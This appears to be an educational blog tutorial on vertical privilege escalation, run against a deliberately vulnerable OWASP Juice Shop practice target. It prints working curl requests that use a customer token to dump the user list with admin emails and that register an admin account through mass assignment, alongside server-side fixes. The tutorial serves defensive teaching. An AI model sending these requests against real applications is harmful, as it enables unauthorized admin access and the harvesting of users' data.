TL;DR: Vertical privilege escalation is when a low-privilege account performs actions reserved for a higher role — a customer reading the admin user list, or registering an account that is already an admin. It happens when the server trusts the client to enforce roles: the app hides the admin link in the browser but never re-checks the role on the request behind it, or lets the registration payload set its own role. On CyberGym, a plain customer token read the full user list (every admin email included), and a registration request that added "role":"admin" was accepted as-is.
This is for a learner who knows how to log in to a web app and read a request in the browser's network tab, and wants to see how "user" becomes "admin" without a password being guessed. You will run two real escalations on a legal practice target, see exactly which server response gives the game away, and learn the one rule that fixes both. Test only targets you own or have written permission to test; everything here runs on CyberGym, a deliberately vulnerable app built for exactly this.
What is vertical privilege escalation, and how is it different from horizontal?
Vertical privilege escalation is moving up the role ladder — a customer acting as an admin — while horizontal escalation is moving sideways, into another account at the same level. The difference decides what you look for. Horizontal escalation is about objects: you change an id in a URL and read an order that is not yours, which is IDOR (and its API name, BOLA). Vertical escalation is about functions and roles: you reach an endpoint, or hold a role, that your account was never meant to have.
OWASP puts both under the same heading, A01:2021 Broken Access Control, which moved to the top of the Top 10 in 2021. Its list of common failures names this one directly: "Elevation of privilege. Acting as a user without being logged in, or acting as an admin when logged in as a user." MITRE files the underlying weakness as CWE-269, Improper Privilege Management, and the missing check behind it as CWE-862, Missing Authorization.
There are two common routes up, and you will run both below:
- Reaching an admin-only function. The server authenticates you (it knows who you are) but forgets to authorise you (it never checks whether your role is allowed to call this function). OWASP's API edition calls this API5:2023, Broken Function Level Authorization.
- Setting your own role. The server builds your account straight from the request body, so a
rolefield you add at registration becomes your role. OWASP's API3:2023, Broken Object Property Level Authorization covers this; the classic name is mass assignment, CWE-915.
Why doesn't hiding the admin link stop it?
Because the link lives in the browser, and the attacker controls the browser. A single-page app decides whether to show the "Administration" menu item by reading your role from the token it already holds. That is a convenience for the honest user, not a control: the menu item being absent does not stop anyone from sending the request the menu item would have sent. Access control only exists where the request is received — on the server — and it has to be checked there, on every request, for every function.

The client hides the admin link, but the two requests that reach the server never ask the client for permission. Both ran against our own CyberGym account.
You can see the gap by listing every endpoint and whether it requires authentication and a role, rather than only whether a link to it is on screen. That inventory is what AppMap builds when it crawls an app — a list of every endpoint with its auth requirement — which is what makes the one admin route that answers a customer easy to spot.
How do I test for vertical privilege escalation on a practice target?
Register a normal account, then try to do admin things with it and watch what the server returns. The whole test is: establish that you are the lowest-privilege user there is, then send the requests only an admin should be able to send. On CyberGym — which runs OWASP Juice Shop (version 19.1.1 on the day of our run, from /rest/admin/application-version) — two of those requests succeeded.
Step 1: confirm the boundary holds for an anonymous visitor
Start logged out. The admin page loads the user list from /api/Users, so ask for it with no token:
$ curl -s -o /dev/null -w "%{http_code}\n" https://cybergym.hackergpt.app/api/Users
401
401 Unauthorized — good. The endpoint is not wide open to the internet. It is easy to stop here and call the endpoint protected. It is not; it is only authenticated.
Step 2: become the lowest-privilege user and read your role
Register an ordinary account. Nothing in this request asks for a role:
$ curl -s -X POST https://cybergym.hackergpt.app/api/Users \
    -H 'Content-Type: application/json' \
    -d '{"email":"learner@your-app.example","password":"Passw0rd!123",
         "passwordRepeat":"Passw0rd!123",
         "securityQuestion":{"id":1},"securityAnswer":"x"}'
The response shows what the server decided you are: "role":"customer". Log in, and the login response hands back a JWT. The payload is Base64, not encrypted, so you can read your own role out of it (how tokens carry claims — and how they are abused — is the JWT vulnerabilities article):
$ TOKEN=$(curl -s -X POST https://cybergym.hackergpt.app/rest/user/login \
    -H 'Content-Type: application/json' \
    -d '{"email":"learner@your-app.example","password":"Passw0rd!123"}' \
  | jq -r '.authentication.token')

$ echo "$TOKEN" | cut -d. -f2 | base64 -d 2>/dev/null | jq '.data | {role, email}'
{
  "role": "customer",
  "email": "learner@your-app.example"
}
You are a customer. Now send the request the admin page sends.
Step 3: call the admin function as a customer (the first escalation)
Repeat Step 1's request, but attach your customer token:
$ curl -s https://cybergym.hackergpt.app/api/Users \
    -H "Authorization: Bearer $TOKEN" \
  | jq '{users: (.data | length), admins: ([.data[] | select(.role=="admin")] | length)}'
{
  "users": 24,
  "admins": 8
}
200 OK, and the full user list comes back — all 24 accounts, including the 8 marked admin, with their email addresses (admin@juice-sh.op among them). The server authenticated the token and stopped there; it never asked whether a customer may list users. That is the gap between authentication and authorisation, and it is the whole of Broken Function Level Authorization. Note what did not leak: the list carried no password hashes. Escalation is rarely one clean jump to everything — it is a step that was supposed to be closed and was only half closed.
Step 4: register an account that is already an admin (the second escalation)
Step 2's registration took the role the server assigned. This time, assign it yourself — add a role field the form never offered:
$ curl -s -X POST https://cybergym.hackergpt.app/api/Users \
    -H 'Content-Type: application/json' \
    -d '{"email":"owner@your-app.example","password":"Passw0rd!123",
         "passwordRepeat":"Passw0rd!123","role":"admin",
         "securityQuestion":{"id":1},"securityAnswer":"x"}' \
  | jq '{status, role: .data.role}'
{
  "status": "success",
  "role": "admin"
}
The account was created with "role":"admin". The server built the new user straight from the JSON you sent, so the extra property set a value the registration flow was never meant to expose. This is mass assignment, and it is a one-request escalation: no existing admin was touched, no password was guessed, the new account simply started life at the top.
Both of these are known Juice Shop challenges ("Admin Section" and "Admin Registration"); the OWASP Juice Shop companion guide lists the broken-access-control set. Try them before you read the solutions — the value is in watching the response, not in the answer.
How do I fix vertical privilege escalation in my own app?
Check the role on the server, for every privileged function, and never let the request decide its own privileges. In practice:
- Authorise, do not just authenticate. A valid token answers "who is this?", not "may they do this?". Every admin route needs a server-side role check of its own — not a check on the page that links to it, and not a hidden menu. Deny by default: a request to a privileged function with no matching role is refused, so a route someone forgets to annotate fails closed instead of open.
- Enforce it in one place. Scatter the checks and one endpoint will miss one. A single middleware or policy layer that every privileged route passes through is far easier to get right than a check copied into each handler.
- Allowlist the fields you accept. Build objects from named, expected properties, never from the whole request body. Bind
emailandpasswordexplicitly and ignore everything else, so arole,isAdminorisActivethat arrives in the payload is dropped rather than saved. Server-set fields are set by the server. - Keep the role on the server. Derive privileges from the stored account at request time, not from a claim the client could have edited. A role baked into a token is only as trustworthy as the signature check on that token.
- Test it like an attacker. For each privileged action, send the request from a low-privilege account and confirm the server returns
403. This is a check you can automate and keep in CI, so a later change that opens a route is caught the day it lands.
None of this makes an app immune — findings are findings, and access control is only as good as its least-checked route. But a privileged function that re-checks the role on the server, and a registration that ignores fields it did not ask for, close the two paths you ran above.
For where this sits among the other nine categories, our broken access control glossary entry and the OWASP Top 10 guide place it next to the rest; an admin setting exposed with no login is security misconfiguration, while an admin function any logged-in user can call is the access-control failure here.
Key takeaways
- Vertical privilege escalation is a role problem (user → admin); horizontal escalation is an object problem (your data → someone else's). They are found and fixed differently.
- A
401for an anonymous request does not mean an endpoint is safe — it means it is authenticated. Re-send privileged requests with a low-privilege token to test authorisation. - On CyberGym, a plain customer token read the admin user list (24 users, 8 admins), and a registration that added
"role":"admin"was accepted — two escalations, no password guessed. - Hiding the admin link protects nobody: access control exists only where the request is received, so check the role on the server for every privileged function.
- Allowlist the fields you accept at registration and update, so the request cannot set its own
role.
FAQ
What is a vertical privilege escalation example in a web app?
A customer account that can call an admin-only function. On CyberGym, a token issued to an ordinary customer account successfully called /api/Users — the endpoint the administration page uses to list every user — and received all 24 accounts, including the 8 admins. The server checked that the token was valid but never checked that a customer is allowed to list users.
What is the difference between vertical and horizontal privilege escalation?
Vertical escalation gains a higher role: a user acting as an admin. Horizontal escalation gains another account at the same level: reading or changing a different user's data without any role change. Horizontal escalation is usually an IDOR/BOLA — an object reference you were not meant to use — while vertical escalation is about reaching functions or holding roles above your own.
Is privilege escalation the same as broken access control?
Privilege escalation is one outcome of broken access control. OWASP A01:2021 Broken Access Control is the broad category; elevation of privilege (vertical escalation) is one of the failures it lists, alongside things like viewing another user's record (horizontal) and tampering with a token to raise a role.
How do I test my own app for vertical privilege escalation safely?
Make a throwaway low-privilege account, then try every admin action with it and confirm the server refuses. For each privileged request your admin UI sends, replay it with the low-privilege token and check for 403. Also send your registration and profile-update requests with an extra role or isAdmin field and confirm it is ignored. Do this only on an app you own or on a legal practice target such as CyberGym — never on someone else's site.
What is mass assignment, and how does it cause privilege escalation?
Mass assignment is when the server builds an object directly from the whole request body, so a field you add is saved even though no form offered it. If the object is a user account and the field is role, you set your own privileges — which is what happened when a CyberGym registration with "role":"admin" created an admin account. The fix is to bind only the fields you expect and drop the rest (CWE-915).
Sources
- OWASP Top 10 — A01:2021 Broken Access Control
- OWASP API Security Top 10 2023 — API5:2023 Broken Function Level Authorization
- OWASP API Security Top 10 2023 — API3:2023 Broken Object Property Level Authorization
- MITRE CWE-269: Improper Privilege Management
- MITRE CWE-862: Missing Authorization
- MITRE CWE-915: Improperly Controlled Modification of Dynamically-Determined Object Attributes (Mass Assignment)
- OWASP Juice Shop companion guide — Broken Access Control
Practise on a target built for it: CyberGym runs the requests above with no risk to anyone, or point HackerGPT at your own app at hackergpt.app to see which of your endpoints check a role and which only check a login.